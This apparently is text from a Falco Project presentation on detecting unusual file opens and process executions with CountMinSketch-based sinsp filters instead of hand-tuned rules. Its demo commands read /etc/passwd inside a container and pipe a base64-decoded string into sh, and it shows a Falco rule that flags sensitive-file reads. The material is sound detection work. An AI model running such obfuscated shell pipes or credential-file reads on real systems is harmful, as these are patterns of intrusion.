


detect known
infrastructure
attacks



The Falco Project

What does doing nothing cost you?



Raising the Bar Self-Tagging of Normal App Behavior

Tune your rules, or be tuned out ...

```
open_read
  and sensitive_files
  and proc_name_exists
  and not proc.name in (user_mgmt_binaries, userexec_binaries, package_mgmt_binaries,
    cron_binaries, read_sensitive_file_binaries, shell_binaries, hids_binaries,
    vpn_binaries, mail_config_binaries, nomachine_binaries, sshkit_script_binaries,
    in.proftpd, mandb, salt-call, salt-minion, postgres_mgmt_binaries,
    google_oslogin_
  )
  and not cmp_cp_by_passwd
  and not ansible_running_python
  and not run_by_qualys
  and not run_by_chef
  and not run_by_google_accounts_daemon
  and not user_read_sensitive_file_conditions
  and not mandb_postinst
  and not perl_running_plesk
  and not perl_running_updmap
  and not veritas_driver_script
  and not perl_running_centrifydc
  and not runuser_reading_pam
  and not linux_bench_reading_etc_shadow
  and not user_known_read_sensitive_files_activities
  and not user_read_sensitive_file_containers
```

and not user_read_sensitive_file_containers
and not user_known_read_sensitive_files_activities

Tune your rules, or be tuned out ...

```
$ echo "detect abnormal file opens"  
$ ./demo1
```

```
vagrant@demo:~/demo$ sudo ./sinsp-example -m -f "(evt.type in (execve, execveat, open, openat, openat2) and evt.dir=< and proc.sketch2.count>=0 and fd.sketch0.count>=0)" -j -o "%evt.time %evt.num %evt.type %container.id %proc.cmdnargs %proc.cmdline %proc.args %proc.exepath %fd.nameraw %proc.name %proc.pname %proc.tty %proc.sname %proc.vpgid.name %fd.sketch0.count %proc.sketch1.count avg %proc.sketch2.count" -X
```



```
vagrant@demo:~/demo$ cat demo.txt
OPEN*
-----
sudo ./sinsp-example -m -f "(evt.type in (execve, execveat, open, openat, openat2) and evt.dir=< and proc.sketch2.count>=0 and fd.sketch0.count>=0)" -j -o "%evt.time %evt.num %evt.type %container.id %proc.cmdnargs %proc.cmdline %proc.args %proc.exepath %fd.nameraw %proc.name %proc.pname %proc.tty %proc.sname %proc.vpgid.name %fd.sketch0.count %proc.sketch1.count_avg %proc.sketch2.count" -X
```

CountMinSketch Filter:

```
sudo ./sinsp-example -m -f "(evt.type in (execve, execveat, open, openat, openat2) and evt.dir=< and proc.sketch2.count < 10 and fd.sketch0.count < 3)" -j -o "%evt.time %evt.num %evt.type %container.id %proc.cmdnargs %proc.cmdline %proc.args %proc.exepath %fd.nameraw %proc.name %proc.pname %proc.tty %proc.sname %proc.vpgid.name %fd.sketch0.count %proc.sketch1.count_avg %proc.sketch2.count" -X
```

EXECVE*

```
sudo ./sinsp-example -m -f "(evt.type in (execve, execveat) and evt.dir=< and proc.sketch2.count>=0)" -j -o "%evt.time %evt.num %evt.type %container.id %proc.cmdnargs %proc.cmdline %proc.args %proc.exepath %fd.nameraw %proc.name %proc.pname %proc.tty %proc.sname %proc.vpgid.name %fd.sketch0.count %proc.sketch1.count_avg %proc.sketch2.count" -X
```

CountMinSketch Filter:

```
sudo ./sinsp-example -m -f "(evt.type in (execve, execveat) and evt.dir=< and proc.sketch2.count < 10)" -j -o "%evt.time %evt.num %evt.type %container.id %proc.cmdnargs %proc.cmdline %proc.args %proc.exepath %fd.nameraw %proc.name %proc.pname %proc.tty %proc.sname %proc.vpgid.name %fd.sketch0.count %proc.sketch1.count_avg %proc.sketch2.count" -X
```




```
sudo docker exec -it demo bash;
cat /etc/passwd;
```

```
bash -c 'echo ZWNobyAnSGknCg==| base64 -d | sh'
```

```
vagrant@demo:~/demo$
```


Tune your rules, or be tuned out ...



Information Asymmetry

To Defenders Advantage

More information, more possibilities



More information, more possibilities

Detect unusual file opens to find **Arbitrary File Reads** -- an entire family of attacks.



We can quantify "**unusual**" as **less common in the application's context** because we can access and encode more information efficiently and compactly.

Rule-based detections focus on what we think
attackers will do, not on what they are doing



Attackers don't play by rules

